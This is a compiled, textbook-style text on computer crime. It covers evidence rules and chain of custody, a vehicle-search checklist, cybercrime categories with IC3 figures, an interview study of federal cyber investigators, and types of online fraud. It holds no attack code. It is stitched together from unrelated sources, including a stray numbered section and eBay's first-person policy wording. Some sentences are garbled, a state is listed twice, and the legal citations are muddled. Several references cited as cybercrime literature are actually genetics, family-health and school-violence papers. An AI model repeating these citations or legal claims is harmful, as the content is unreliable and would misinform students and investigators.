Before delving into the investigative process and computer forensics, it is essential that the investigator have a thorough understanding of the Rules of Evidence. The submission of evidence in any type of legal proceeding generally amounts to a significant challenge, but when computers are involved, the problems are intensified.

Special knowledge is needed to locate and collect evidence and special care is required to preserve and transport the evidence. Evidence in a computer crime case may differ from traditional forms of evidence inasmuch as most computer-related evidence is intangible-in the form of an electronic pulse or magnetic charge. Before evidence can be presented in a case, it must be competent, relevant, and material to the issue, and it must be presented in compliance with the rules of evidence. Anything that tends to prove directly or indirectly that a person may be responsible for the commission of a criminal offense may be legally presented against him.

Proof may include the oral testimony of witnesses or the introduction of physical or documentary evidence. By definition, evidence is any species of proof or probative matter, legally presented at the trial of an issue, by the act of the parties and through the medium of witnesses, records, documents, and objects for the purpose of inducing belief in the minds of the court and jurors as to their contention. In short, evidence is anything offered in court to prove the truth or falsity of a fact in issue. This section describes each of the Rules of Evidence as it relates to computer crime investigations.

I. TYPES OF EVIDENCE

Many types of evidence exist that can be offered in court to prove the truth or falsity of a given fact. The most common forms of evidence are direct, real, documentary, and demonstrative.

- Direct evidence is oral testimony, whereby the knowledge is obtained from any of the witness's five senses and is in itself proof or disproof of a fact in issue. Direct evidence is called to prove a specific act (e.g., an eyewitness statement).
- Real Evidence, also known as associative or physical evidence, is made up of tangible objects that prove or disprove guilt.
- Physical evidence includes such things as tools used in the crime, fruits of the crime, or perishable evidence capable of reproduction. The purpose of the physical evidence is to link the suspect to the scene of the crime. It is the evidence that has material existence and can be presented to the view of the court and jury for consideration.
- Documentary evidence is evidence presented to the court in the form of business records, manuals, and printouts, for example. Much of the evidence submitted in a computer crime case is documentary evidence.
- Demonstrative evidence is evidence used to aid the jury. It may be in the form of a model, experiment, chart, or an illustration offered as proof.

When seizing evidence from a computer-related crime, the investigator should collect any and all physical

evidence, such as the computer, peripherals, notepads, or documentation, in addition to computer-generated evidence.

II. Four types of computer-generated evidence are

- Visual output on the monitor.
- Printed evidence on a printer.
- Printed evidence on a plotter.
- Film recorder (i.e., a magnetic representation on disk and optical representation on CD).

A legal factor of computer-generated evidence is that it is considered hearsay. The magnetic charge of the disk or the electronic bit value in memory, which represents the data, is the actual, original evidence. The computer-generated evidence is merely the computer output is used in the regular course of business, the evidence shall be admitted.

III. Best Evidence Rule

The Best Evidence Rule, which had been established to deter any alteration of evidence, either intentionally or unintentionally, states that the court prefers the original evidence at the trial, rather than a copy, but they will accept a duplicate under these conditions:

- Original lost or destroyed by fire, flood, or other acts of God. This has included such things as careless employees or cleaning staff.
- Original destroyed in the normal course of business.
- Original in possession of a third party who is beyond the court's subpoena power.

This rule has been relaxed to allow duplicates unless there is a genuine question as to the original's authenticity, or admission of the duplicate would, under the circumstances, be unfair. Even with some relaxation of the best evidence rules, many district attorneys/prosecuting attorneys may still require that an original be submitted in evidence or most probably be accessible if absolutely necessary.

IV. Exclusionary Rule

Evidence must be gathered by law enforcement in accordance with court guidelines governing search and seizure or it will be excluded as set in the Fourth Amendment. Any evidence collected in violation of the Fourth Amendment is considered to be "Fruit of the Poisonous Tree," and will not be admissible.

Furthermore, any evidence identified and gathered as a result of the initial inadmissible evidence will also be held to be inadmissible. Evidence may also be excluded for other reasons, such as violations of the Electronic Communications Privacy Act (ECPA) or violations related to provisions of Chapters 2500 and 2700 of Title 18 of the United States Penal Code.

Private Citizens are not subject to the Fourth Amendment's guidelines on search and seizure, but are

exposed to potential exclusions for violations of the ECPA or Privacy Act. Therefore, internal investigators, private investigators, and GERT team members should take caution when conducting any internal search, even on company computers.

For example, if there is no policy explicitly stating the company's right to electronically monitor network traffic on company systems, internal investigators would be well advised not to set up a sniffer on the network to monitor such traffic. To do so may be a violation of the ECPA.

V. Hearsay Rule

Hearsay is second-hand evidence- that is not gathered from the personal knowledge of the witness but from another source. Its value depends on the veracity and competence of the source. Under the federal Rules of Evidence, all business records, including computer records, are considered hearsay, because there is no firsthand proof that they are accurate, reliable, and trustworthy. In general, hearsay evidence is not admissible in court. However, there are some well-established exceptions (e.g., Rule 803) to the hearsay rule for business records.

VI. Business Record Exemption to the Hearsay Rule

Federal Rules of Evidence 803(6) allow a court to admit a report or other business document made at or near the time by, or from information transmitted by, a person with knowledge, if kept in the course of regularly conducted business activity, and if it was the regular practice of that business activity to make the [report or document], all as shown by testimony of the custodian or other qualified witness, unless the source of information or the method or circumstances of preparation indicate lack of trustworthiness.

To meet Rule 803 (6) the witness must:

- Have custody of the records in question on a regular basis.
- Rely on those records in the regular course of business.
- Know that they were prepared in the regular course of business.

Audit trails meet the criteria if they are produced in the normal course of business. The process to produce the output will have to be proven to be reliable. If computer-generated evidence is used and admissible, the court may order disclosure of the details of the computer, logs, and maintenance records in respect to the system generating the printout, and then the defense may use that material to attack the reliability of the evidence. If the audit trails are not used or reviewed—at least the exceptions (e.g., failed logon attempts)—in the regular course of business, they do not meet the criteria for admissibility.

Federal Rules of Evidence 1001(3) provide another exception to the Hearsay Rule. This rule allows a memory or disk dump to be admitted as evidence, even though it is not done in the regular course of business. This dump merely acts as statement of fact. System dumps (in binary or hexadecimal) are not hearsay because they are not being offered to prove the truth of the contents, but only the state of the computer

VII. Chain of Evidence: Custody

Once evidence is seized, the next step is to provide for its accountability and protection.

The chain of evidence, which provides a means of accountability, must be adhered to by law enforcement when conducting any type of criminal investigation, including a computer crime investigation. It helps to minimize the instances of tampering. The chain of evidence must account for all persons who handled or who had access to the evidence in question. The chain of evidence shows:

- Who obtained the evidence?
- Who secured the evidence?
- Who had control or possession of the evidence?

It may be necessary to have anyone associated with the evidence testify at trial. Private Citizens are not required to maintain the same level of control of the evidence as law enforcement, although they are well advised to do so. Should an internal investigation result in the discovery and collection of computer-related evidence, the investigation team should follow the same, detailed chain of evidence as required by law enforcement. This will help to dispel any objection by the defense that the evidence is unreliable, should the case go to court.

VIII. Admissibility of Evidence

The admissibility of computer-generated evidence is, at best, a moving target. Computer generated evidence is always suspect, because of the ease of which it can be altered, usually without a trace. Precautionary measures must be taken to ensure that computer-generated evidence has not been tampered with, erased, or added.

To ensure that only relevant and reliable evidence is entered into the proceedings, the judicial system has adopted the concept of admissibility:

- Relevancy of Evidence: Evidence tending to prove or disprove a material fact. All evidence in court must be relevant and material to the case.
- Reliability of Evidence: The evidence and the process to produce the evidence must be proven to be reliable. This is one of the most critical aspects of computer-generated evidence.

IX. Evidence Life Cycle

The evidence life cycle starts with the discovery and collection of the evidence. It progresses through the following series of states until it is finally returned to the victim or owner:

? Collection and identification.

? Storage, preservation, and transportation

? Presented in court

? Returned to the victim (i.e., the owner).

- Collection and Identification. As the evidence is obtained or collected, it must be properly marked so that it can be identified as being that particular piece of evidence gathered at the scene. The collection must be recorded in a log book identifying that particular piece of evidence, the person who discovered it, and the date, time, and location discovered. The location should be specific enough for later recollection in court.

When marking evidence, these guidelines should be followed:

- The actual piece of evidence should be marked if it will not damage the evidence by writing or scribing initials, the date, and the case number if known. This evidence should be sealed in an appropriate container, then, the container should be marked by writing or scribing initials, the date, and the case number, if known.
- If the actual piece of evidence cannot be marked, the evidence should be sealed in an appropriate container and then that container marked by writing or scribing initials, the date, and the case number, if known.
- The container should be sealed with evidence tape and the marking should write over the tape, so that if the seal is broken it can be noticed.
- When marking glass or metal, a diamond scribe should be used. For all other objects, a felt tip pen with indelible ink is recommended. Dependent on the nature of the crime, the investigator may wish to preserve latent fingerprints. If so, static-free nitrile gloves should be used if working with computer components, instead of standard latex gloves.

X. Storage, Preservation, and Transportation

- Documents and disks (e.g., hard, floppy, and optical) should be seized and stored in appropriate containers to prevent their destruction. For example, hard disks should be packed in a static-free bag within a cardboard box with a foam container. It may be best to rely on the system administrator or a technical advisor on how to best protect a particular type of system, especially mini-systems or mainframes.
- Finally, evidence should be transported to a location where it can be stored and locked. Sometimes, the systems are too large to transport, thus the forensic examination of the system may need to take place on site.

XI. Evidence Presented in Court

Each piece of evidence that is used to prove or disprove a material fact must be presented in court.

- After the initial seizure, the evidence is stored until needed for trial. Each time the evidence is transported to and from the courthouse for the trial, it must be handled with the same care as with the original seizure.

In addition, the chain of custody must continue to be followed. This process will continue until all testimony related to the evidence is completed. Once the trial is over, the evidence can be returned to the victim (i.e., owner) or disposed of properly.

XII. Returned to Victim

The final destination of most types of evidence is back with its original owner.

Some types of evidence, such as drugs or paraphernalia, are destroyed after the trial. Any evidence gathered during a search, even though maintained by law enforcement, is legally under the control of the courts. Even though a seized item may be the victim's and may even have the victim's name on it, it may not be returned to the victim unless the suspect signs a release or after a hearing by the court. However, many victims do not want to go to trial. They just want to get their property back.

Many investigations merely need the information on a disk to prove or disprove a fact in question, thus there is no need to seize the entire system. Once a schematic of the system is drawn or photographed, the hard disk can be removed and then transported to a forensic lab for copying. Mirror copies of the suspect disk are obtained by using forensic software and then one of those copies can be returned to the victim so that he or she can resume business operations.

30. The Vehicle Autopsy

Vehicle Content Analysis

- MAPS, locations, travel paths, gas stations, etc.
- Collect Every piece of paper, receipt, trash, etc.
- Business cards
- Identification Documents
- Wire Transfer Receipts
- Shipping Invoices
- Mail system receipts, Prepaid Mailing
- Pre-paid Calling Cards
- Restaurant, Fast food Receipts
- Motel Keys, Receipts, Registration Paperwork
- iPhone, iPad, Laptops, Computers
- Financial Records

GPS

As many ORC groups travel between multiple destinations, they may use GPS to help navigate between these unfamiliar areas. This information is often stored in the devices memory and the proper forensic techniques can recover it even if it has been deleted. This can lead to storage lockers, fences, housing, and even past, present, or future targets.

Phones

Don't forget about evidence gathered on a phone, such as phone numbers, text, images, videos, social media accounts, email accounts and more.

31. Types of CyberCrime

Types of CyberCrime

Law enforcement and national security agencies are currently facing highly diversified cyber threats. For police services, “cyber-crime,” “computer crime,” “information technology crime,” and “high-tech crime” usually fall within two major categories of offenses:

1. The computer is the target of the offense, and therefore attacks on network confidentiality, integrity, and/or availability (i.e., unauthorized access to and illicit tampering with systems, programs, or data) all fall into this category; and,
2. Traditional offenses such as theft, fraud, and forgery are committed with the assistance of or utilizing computers, computer networks, and related information and communications technology. This categorization is largely recognized by experts in the field and most government agencies.

According to the Federal Bureau of Investigation (FBI), cyber-crime results in serious monetary loss and extensive fraud. In 2020, the FBI Internet Crime Report determined that losses in America exceed \$4.1 billion. Between 2016 and 2020, the FBI’s Internet Crime Complaint Center (IC3) received 2,211,396 cybercrime complaints, with 791,790 alone in 2020. The IC3 concludes that over \$13.3 billion in losses occurred between the period.

The top five cybercrimes reported are:

1. Phishing/Vishing/Smishing/Pharming
2. Non-payment/Non-Delivery
3. Extortion
4. Personal Data Breach
5. Identity Theft

Phishing is a type of cyberattack that involves sending emails purporting to be from a legitimate organization to induce recipients to provide private information.

Vishing is a type of cyberattack that involves the fraudulent process of making phone calls or leaving voice mail messages purporting to be from a legitimate organization to induce customer personal information, such as bank card details.

Smishing is a form of phishing that involves using mobile devices as an attack platform to gather personal data from recipients, such as credit card information.

Pharming is a portmanteau of phishing and farming that describes a cyberattack where website traffic is manipulated to steal customer confidential information.

IC3 reported that ransomware made up 2,474 complaints in 2020, with an estimated loss of over \$29.1 million.

Ransomware

In 2020, the IC3 received 2,474 complaints identified as ransomware with adjusted losses of over \$29.1 million. Ransomware is a type of malicious software, or malware, that encrypts data on a computer, making it unusable. A malicious cybercriminal holds the data hostage until the ransom is paid. If the ransom is not paid, the victim's data remains unavailable. Cybercriminals may also pressure victims to pay the ransom by threatening to destroy the victim's data or release it to the public. Although cybercriminals use a variety of techniques to infect victims with ransomware, the most common means of infection are:

- **Email phishing campaigns:** The cybercriminal sends an email containing a malicious file or link that deploys malware when a recipient clicks. Cybercriminals historically have used generic, broad-based spamming strategies to deploy their malware, through recent ransomware campaigns have been more targeted and sophisticated. Criminals may also compromise a victim's email account using precursor malware, enabling the cybercriminal to use a victim's email account to spread the infection further.
- **Remote Desktop Protocol (RDP) vulnerabilities:** RDP is a proprietary network protocol that allows individuals to control the resources and data over the Internet. Cybercriminals have used both brute-force methods, a technique using trial-and-error to obtain user credentials, and credentials purchased on dark web marketplaces to gain unauthorized RDP access to victim systems. Once they have RDP access, criminals can deploy a range of malware – including ransomware – to victim systems.
- **Software vulnerabilities:** Cybercriminals can take advantage of security weaknesses in widely used software programs to gain control of victim systems and deploy ransomware. The FBI does not encourage paying a ransom to criminal actors. Paying a ransom may embolden adversaries to target different organizations and encourage other criminal actors to distribute ransomware and /or illicit fund activities. Paying the ransom also does not guarantee that a victim's files will be recovered. Regardless of whether you or your organization have decided to pay the ransom, the FBI urges you to report ransomware incidents to your local field office or the FBI's Internet Crime Complaint Center (IC3). Doing so provides investigators with the critical information they need to track ransomware attackers, hold them accountable under U.S. law, and prevent future attacks.

The existing literature on cyber-crime investigation discusses the practical science of computer forensics at the technical level. Most of the writings in the field are intended for an audience already highly skilled in using computers. For example, Reyes (2007) addresses cyber-crime from its technical beginnings, through the law enforcement role of pursuit and apprehension, to the final legal issue of prosecution. However, he does not delve into case management or the over-arching strategy of computer crime investigation. Mendell (2004) addresses computer crime investigations and forensics by examining the factors used in determining whether or not a given computer crime is "solvable." More precisely, this author explores the allocation of effort and resources in pursuing computer crime based on the probability of ultimately solving the crime. Mendell views computer crime investigation as a case-by-case approach instead of presenting a cohesive model for understanding cyber-crime investigation from a more strategic perspective.

When investigating cyber-crime, law enforcement agencies face several challenges, including the application of tactics, cooperation with concerned parties, and regularly operating between inconsistent legal frameworks in international investigations.

The work of Hinduja (2007) addresses some key concepts to be aware of when examining the process of cyber investigations, such as the tactics of traditional crime and how they apply to computer crime. The author also discusses the necessity of outsourcing investigations to the private sector, as the ability to cooperate with private companies affects both the investigation process and outcome (success). In the same vein, Sussmann (1999) points out another critical factor in computer crime investigations: international cooperation. Many western countries may be at the forefront of computer crime forensics and investigations, but other nations may not, and cooperation with them is a critical and ongoing challenge. Finally, funding presents a critical challenge for most law enforcement agencies. The size of a law enforcement agency's budget determines the number of agents it may employ and the number of resources at its disposal. Investigation resources are always limited, in both the cyber and "real" worlds, inevitably provoking a certain level of attrition in the pursuit of particular cases. There are simply insufficient human resources and resources to adequately develop the workforce's skills in charge of the cyber-crime investigation. Budget constraints and resource limitations are pervasive factors that heavily impact cyber-crime investigation processes and tactics.

Due to their importance within the realm of national security, crimes that target a computer system are of special interest to governments and private industries. The large quantity of classified information and data stored in government computers and computer-dependent infrastructures within western countries represents critical political, economic, and security assets that require protection from attackers (state and non-state actors) both within and outside of a country. In retrospect, public awareness of a computer network's critical infrastructure and vulnerabilities never fully developed until 1999, when Y2K became a front-page issue that highlighted society's dependence on computer systems for everything from ensuring prompt arrival of trains to protect nuclear reactors.

Today, national security preoccupations are directed in part toward large-scale cyber-attacks that could target public and private computer infrastructures. Figure 1 represents the list of victims by the country for 2020. IC3 reports that phishing/vishing/smishing/pharming victimized 241,342 people, more than any other cybercrime.

Despite warning signals from public and private sectors, doomsday and digital terrorist attacks have not yet caused the total collapse of western institutions. Nevertheless, threats of cyber warfare, virtual espionage, and "hacktivism" have materialized in the past two decades. Among the various challenges for national security practices, preventing and neutralizing attacks against the United States' critical infrastructure at the hands of state and non-state actors is certainly a priority (NSCS, 2003). In that regard, Cavelty (2008) draws attention to the need to adequately secure government and military systems and address vulnerabilities in critical infrastructures in the U.S. by scrutinizing the context of policy planning and international relations. Carr's examination of the concept of cyber warfare delves deeply into the vulnerabilities and political considerations of this new form of conflict (2010). Specifically, the author underscores the dangers of cyber warfare and outlines future threats and cyber warfare strategies (prevention or defense). This work builds on previous assessments conducted by U.S. law enforcement agencies for internal purposes.

In 2005, the FBI published the results of its computer crime survey. This exercise demonstrates the FBI's keen interest in preserving the security of the "nation's businesses." It provides a broad overview of the computer security problems facing U.S. businesses, how much financial damage these security breaches

are causing, and the measures U.S. businesses are taking to protect themselves. The Computer Security Institute (CSI) released information regarding cyberattacks. Cyberattacks have never been more complex or profitable.

In 2016, a group associated with North Korea known as Lazarus launched a cyberattack on the Bank of Bangladesh, committing theft of over \$100 million. Lazarus is known to be behind other malicious attacks (CSI, 2021). Evil Corp got its name from the 'Mr. Robot's series, but its members and its exploits predate the show. This Russian-speaking group is the creator of one of the most dangerous banking Trojans ever made, Dridex, also known as Cridex or Bugat. The group attacked Garmin in 2020 and dozens of other companies (CSI, 2020).

These two groups represent only a small number of cyberattacks on the web. Cybercriminals have hacked major corporations. Some of the most notable cyber-attacks in recent history and what we can learn from them: Capitol One breach, The Weather Channel ransomware, U.S. Customs, and Border Protection/Perceptics, Citrix breach, Texas ransomware attacks, WannaCry, NotPetya, Ethereum, Equifax, Yahoo, and GitHub. The cyberattacks on these organizations affected millions of consumers and cost millions in U.S. dollars. In 2019, 4.1 billion personal identification records were exposed by cyberattacks. It is estimated that 34% of the attacks came from insiders within organizations, 39% from organized crime, and 23% by other actors. Ransomware alone costs over 8 billion dollars. Over \$1 billion comes from the victims who make the ransom payments, and the remaining costs are associated with lost revenue and damages to the companies affected by the attacks.

Cyberattack maps show where attacks occur most often. Norse is probably the most well-known organization for cyberattack maps. (See Figure 2). Kaspersky, an anti-virus retailer, produces a real-time cyber attack map. (See Figure 3).



Figure 2:



Figure 3

The Verizon Data Breach Investigations Report (DBIR) provides you with crucial perspectives on threats organizations like yours face. The 12th DBIR is built on real-world data from 41,686 security incidents and

2,013 data breaches provided by 73 data sources, both public and private entities, spanning 86 countries worldwide.

The Verizon report suggests that 52% of cyber breaches featured a hacking attack, followed by 33% that included social attacks. Malware attacks made up about 28%, with the remaining breaches caused by other means not specifically associated with planned attacks.

McAfee (2010) conducted a survey on the worldwide prevalence of cyber-attacks in critical infrastructures reported experiencing multiple large-scale denial-of-service attacks every month, with two-thirds of those attacks impacting operations.

While literature is abundant on computer crime, very little is focused on maximizing efficiency in public agencies by analyzing current investigation models and strategies. Most of the research does not address the current state of computer crime investigation processes or how law enforcement and national security agencies effectively address cyber threats. Given that public authorities currently face a wide range of cyber threats, it is important to know:

1. How law enforcement and national security agencies set investigation priorities.
2. How law enforcement and national security agencies achieve their organizational objectives and goals throughout the investigation process; and,
3. The operational definition of “success” as conceived by law enforcement and national security agencies.

Investigation Methods

This study employs primarily qualitative methods in research design and analysis. Document review served as the initial data collection tool. News stories taken from western media sources, reports produced by official agencies (including press releases), and public records of criminal cases reported by law enforcement and national security agencies were reviewed for cyber investigation content. The information found in public reports and news media sources helped to identify specific cyber investigations and the corresponding federal agencies in charge of them. This data collection was useful in identifying the study participants (investigators) and preparing for interviews with them.

The second set of data was collected through semi-structured interviews with individuals employed by the Federal Bureau of Investigation (FBI), U.S. Secret Service (USSS), and Air Force Office of Special Investigations (AFOSI), all of whom have extensive experience in cyber-crime investigations. These organizations were purposely chosen for inclusion based on their responsibility for investigating cyber threats. Interviews were conducted with lead investigators (participants), and questions focused on the participants' professional backgrounds, points of view on how they measure success in their cyber-related investigative work, and their understanding of the differences/similarities between traditional crime investigations and cyber-crime investigations. In the United States, the FBI has investigative jurisdiction over all facets of computer crime. The Secret Service is also an important agency to include in the study due to their heavy involvement in financial crimes, a major subset of cyber-crime. AFOSI was chosen as it was able to provide a distinctly different perspective, specifically that of internal counterintelligence

gathering from within the federal government. Though AFOSI is a federal law enforcement agency, its jurisdiction in law enforcement is limited to the Air Force and federal government agencies only. However, by playing a role of an insider in the U.S. military apparatus, AFOSI facilitates computer counterintelligence related to cyber threats. Consequently, this agency has a key role at the national security level.

Investigating Cyber Threats: Preliminary Findings

This section presents preliminary findings from interviews conducted with cyber investigator participants working at the FBI, USSS, and AFOSI. More precisely, the analysis focuses on three key aspects explored during the interviews. Responses were examined as to the participants' professional backgrounds and how those backgrounds do or do not shape investigation processes and tactics. The interviewees' responses were also called for their perspectives on the investigation process, emphasizing the starting point of the investigation, discretionary investigative power, and case attrition. Finally, this section reports the participants' responses regarding investigation outcomes.

Professional Background, Skills, and Tactics

One of the interesting characteristics noted from our interviews is that none of the individuals interviewed began their careers as cyber investigators. In general, the participants have between seven and eleven years of experience in cyber-crime investigations, though all of them started as police officers. According to their responses, the skills acquired as law enforcement officers are critical to their current work due to the feeling that the nature of the threats in cyberspace still requires traditional law enforcement tactics. According to the interviews, it seems that a background in traditional law enforcement, combined with current work within the arena of national security, provides a valuable composite lens through which to recognize and negotiate the differences in the handling of traditional crime investigations and cyber-crime investigations.

A finding reported by all interviewees was the necessity for traditional crime investigation techniques to remain an integral part of cyber-crime investigations. Despite the technical nature of the crimes they are fighting, there is always a human element that is a major consideration in traditional crime-solving. No matter how complicated and technological a computer crime may be, the perpetrator, the victim, and the investigator are still human.

Another reportedly critical aspect taken from traditional law enforcement techniques and featured in the response set is the ability to present investigative findings to a judge and/or jury. When a cyber-arrest is made and prosecution begins, the preparation for court requires traditional tactics. The evidence and case against the accused need to be presented in a form that anyone can understand and, in a manner, appropriate for a court of law. The members of the jury or the judge may not be as skilled in the realm of computers and information technology as the investigators are, making simplicity and clarity in the presentation of evidence and investigative processes essential.

Investigation Process

In a traditional investigation setting, it is widely understood that the solvability of a crime will be a critical element in the decision to conduct an in-depth investigation. Usually, the factors determining a case's solvability consist primarily of technical and physical evidence and other aspects such as the severity of potential damage or damage done. Though these investigative considerations are important in the case of

cyber-crime, they are not central. The two main considerations indicated by interview responses had to do primarily with threat elimination and the possibility of prosecution. Threat elimination relates to the level and scale of the crime itself, as well as the possibility of the investigation leading up the “chain of command” of a larger organization.

The possibility of prosecution refers to the decision of the Assistant to the U.S. Attorney in the relevant district “to be on board” with the cyber investigation case. U.S. Code, Title 18, Chapter 47, Section 1030 outlines the federal law regarding the amount of damage that must be done for federal prosecution to occur. This legal prerequisite represents a significant limitation to the investigative process and accounts for considerable case attrition in cyber investigations. If the loss is not great enough, a prosecution is not possible at the federal level. Even when the loss is sufficient to be considered a violation of federal law, the Assistant to the U.S. Attorney must agree with the investigators to prosecute the case. According to the interview responses, if the cooperation between the investigators and U.S. Attorneys’ offices is not established in the early stage of the investigation, much effort may be wasted.

Regarding the smaller cases of cyber-crime, it appears that many cases involving less damage are often left to the local police to investigate and prosecute. However, not all smaller cases are left to the locals. For example, the FBI may open a lower-order case if it is believed that the case will serve as the basis of an investigation into a larger organization. This notion ties in with the concept of threat elimination and its importance to federal investigators. The elimination of larger threats may begin at the lower levels, and the trail of investigations may lead the FBI or Secret Service up the ladder to a larger threat. The tactic of building an investigative ladder from the lower threats to the greater threats parallels the intelligence-led policing model. Interview responses point out that the cybercriminals that pose the greatest threat are often at the top of organizations that operate on an international scale. These top-level individuals present the opportunity for the largest amount of threat elimination through a single investigation.

In general, cyber investigations are handled on a case-by-case basis. According to the study participants, no two cases are approached the same way. For example, AFOSI does not actively monitor systems in the Department of Defense (DoD), over which it has investigative jurisdiction. The investigation process begins when AFOSI receives specific requests from a federal agency, such as DoD. Once a request is received, AFOSI will investigate the affected system and monitor it for continued breach attempts if the system remains online. The FBI and Secret Service begin many investigations similarly, through complaints or notification from private companies or government agencies. For all three agencies, the starting point of a cyber investigation is mainly reactive or in reaction to a complaint. This observation shows a critical departure from the ILP model, emphasizing proactive (rather than reactive) investigation initiatives.

Beyond the initial detection, cases evolve depending on the magnitude and nature of the threat detected. This is one of the core principles of combating high levels of cyber-crime, as reported in participant responses. A consistent reaction to a large number of cyber cases involving a lesser severity of damage was not to pursue the criminal at all. Participants’ responses from all three agencies indicated that the reaction would strengthen the target for crimes of a lesser degree, much like the problem-oriented policing in traditional crime. For AFOSI, this translates into making or advising changes in security measures or systems. Meanwhile, the FBI and Secret Service each have established extensive partnerships with private businesses, especially large businesses and financial firms, allowing them to exchange information on

threat patterns and crime prevention. Moreover, the Secret Service also benefits from partnerships with research institutions such as Carnegie Mellon University and the University of Tulsa.

Investigation Outcomes

According to all the interviewees, the perception of success within their agencies was not solely oriented toward the arrest and prosecution of offenders. Statements made by individuals from all three agencies emphasized the maximization of threat elimination regarding cyber-crime and counterintelligence in the realm of national security. Threat elimination is broad and encompasses various outcomes from efforts to single out ringleaders or more valuable targets for strengthening potential targets in the private and government sectors. As detailed in interview responses, the definition of success in cyber-crime investigations revealed a policy and technique mirroring the lessons learned from studying other strategic threats like organized crime and terrorism. In other words, when the success of an investigation is defined by the number of arrests and prosecutions, the likelihood of an investigator going after lesser offenders is greater, which results in a safer operating environment for the more dangerous and larger players in the cyber-criminal world.

The participants' responses that emanated from a national security standpoint offer different ideas of what success means. These responses reported the possibility of gaining counterintelligence from a cyber-threat to measure success in an investigation. When a cyber-criminal infiltrates a system, and it is determined to be a national security issue versus a criminal issue, then the possibility of a prosecution decreases significantly. In a national security matter, the priority becomes attribution, discovering the country or group the individual is from. If that can be done, then the presence and activity of the individual can be used as a valuable source of intelligence. As long as the value of the information gained outweighs the risks the intruder is causing, they may be allowed to continue their activities.

E-commerce Crime (ECrime)

This term refers to the illegal exploitation of computer technologies, usually involving the Internet, to support crimes such as fraud, identity theft, sharing of information, sales of stolen and counterfeited merchandise, and embezzlement.

I. Methodologies

- Auction Fraud.
- Classified Fraud.
- Non-Delivery of Goods / Payment.
- Sales of Stolen / Counterfeit Merchandise.
- Shill Bidding / Feedback Schemes.
- Credit Card Fraud.
- Identity Theft.
- Theft of Customer Information / Data (Data Breach).

II. The Impact on the Industry

A. IC3 (Internet Crime Complaint Center)

1. Internet auction fraud entails 64% of all Internet fraud that is reported; and
2. Complaints against individual subjects, as opposed to complaints against businesses, account for 84% of all complaints received.

III. TOP 5 Origins of Victims by State

- California
- Florida
- California
- New York
- Illinois

Auction Fraud

Internet auction fraud involves schemes attributable to the misrepresentation of a product advertised for sale through an Internet auction site or the non-delivery of products purchased through an Internet auction site. In advance of purchasing on an Internet auction site, be sure to review the site's fraud prevention tips and additional security alerts.

Credit/Debit Card Fraud

Credit and debit card fraud is a form of identity theft that involves an unauthorized taking of another's credit card information to charge purchases to the account or remove funds from it. This theft can occur physically when the actual credit and debit card is taken, or the theft can occur when just the numbers are stolen from an unprotected website or a card reader at a gas station.

Classified Fraud

Internet classified scams are twists on Advance Fee Scams, a fraud that has been around for many years. The scam artist capitalizes on advancements in cheap technology to create an email address, produce a glitzy website, manufacture authentic-looking counterfeit checks, and replicate official-looking logos and trademarks to make the scammer appear legitimate. Communication between potential buyers and sellers is established through online classified sites, such as craigslist.com or ebay.com. While most communications occur via email or text message, some scammers negotiate through phone calls, using Caller ID spoofing to hide the scammer's actual telephone number. Whether on the buying or selling side of the transaction, the scammer uses various appeals to persuade the victim to send the scammer money by using fake online pay systems or wiring money to the scam artist. Once the payment is made, the scammer disappears along with the victim's money.

- Non-Deliver of Merchandise*

Non-delivery of merchandise is a scheme most often linked to Internet auction fraud. A seller on an Internet auction website accepts payment for an item yet intentionally fails to ship it. Sellers like these sometimes will relist the item and attempt to sell it again through a different username.

Non-delivery of merchandise can also be considered a form of business fraud in several cases. For example, some web-based international companies advertise in the U.S. for affiliate opportunities, offering individuals the chance to sell high-end electronic items, such as plasma television sets and

home theater systems, at significantly reduced prices. When these items sell, and the funds are forwarded to the companies from their affiliates, the items fail to ship to the individuals who sold them and thus never make it to their respective buyers.

Counterfeit Goods

Counterfeit consumer goods are goods, often of inferior quality, made or sold under another's brand name without the brand owner's authorization. Sellers of such goods may infringe on either the trademark, patent, or copyright of the brand owner by passing off its goods as made by the brand owner.

Shill Bidding

Shill bidding is when someone bids on an item to increase its price, desirability artificially, or search standing.

Shill bidding can happen regardless of whether the bidder knows the seller. However, when someone bidding on an item knows the seller, they might have information about the seller's item that other shoppers are unaware of. This could create an unfair advantage or cause another bidder to pay more than they should. We want to maintain a fair marketplace for all our users, and as such, shill Bidding is prohibited on eBay. For more details on what constitutes shill bidding, please see our full policy guidelines below.

Credit Card Fraud

Credit card fraud is a form of identity theft that involves an unauthorized taking of another's credit card information to charge purchases to the account or remove funds from it. Federal law limits cardholders' liability to \$50 in the event of credit card theft, but most banks will waive this amount if the cardholder signs an affidavit explaining the theft.

Credit card fraud schemes generally fall into one of two categories of fraud: application fraud and account takeover.

Application fraud refers to the unauthorized opening of credit card accounts in another person's name. This may occur if a perpetrator can obtain enough personal information about the victim to fill out the credit card application or create convincing counterfeit documents. Application fraud schemes are serious because a victim may learn about the fraud too late, if ever.

Identity Theft

Identity Theft is the illegal use of someone else's personal information (such as a Social Security number), especially to obtain money or credit.

Theft of Customer Information / Data (Data Breach)

A data breach is the intentional or unintentional release of secure or private/confidential information to an untrusted environment. Other terms for this phenomenon include unintentional information disclosure, data leak, information leakage, and data spill. Incidents range from concerted attacks by black hats or individuals who hack for personal gain, associated with organized crime, political activists, or national governments to careless disposal of used computer equipment or data storage media and unhackable sources.

References and Sources

Source: <https://www.fbi.gov/news/pressrel/press-releases/fbi-releases-the-internet-crime-complaint-center-2020-internet-crime-report-including-covid-19-scam-statistics>

Source: <https://www.csoonline.com/article/3619011/the-10-most-dangerous-cyber-threat-actors.html?upd=1626900576072>

Source: https://www.ic3.gov/Media/PDF/AnnualReport/2020_IC3Report.pdf

Source: <https://www.csoonline.com/article/3237324/what-is-a-cyber-attack-recent-examples-show-disturbing-trends.html?nsdr=true&page=2>

Source: <https://www.csoonline.com/article/3217944/8-top-cyber-attack-maps-and-how-to-use-them.html?nsdr=true>

Source: <https://enterprise.verizon.com/resources/executivebriefs/2019-dbir-executive-brief.pdf>

Carr, D, & Sringer, K.W. (2010, June 18). Advances in families and health research in the 21st century.

Dunn Cavelty, M. (2008). Cyber-Security and Threat Politics: U.S. Efforts to Secure the Information Age.

Hinduja, S & Patchin, J.W. (2007) Offline Consequences of Online Victimization, *Journal of School Violence*, 6:3, 89-112, DOI: 10.1300/J202v06n03_06

Mendell, J. T., Sharifi, N. A., Meyers, J. L., Martinez-Murillo, F., & Dietz, H. C. (2004). Nonsense surveillance regulates the expression of diverse classes of mammalian transcripts and mutes genomic noise. *Nature genetics*, 36(10), 1073–1078. <https://doi.org/10.1038/ng1429>

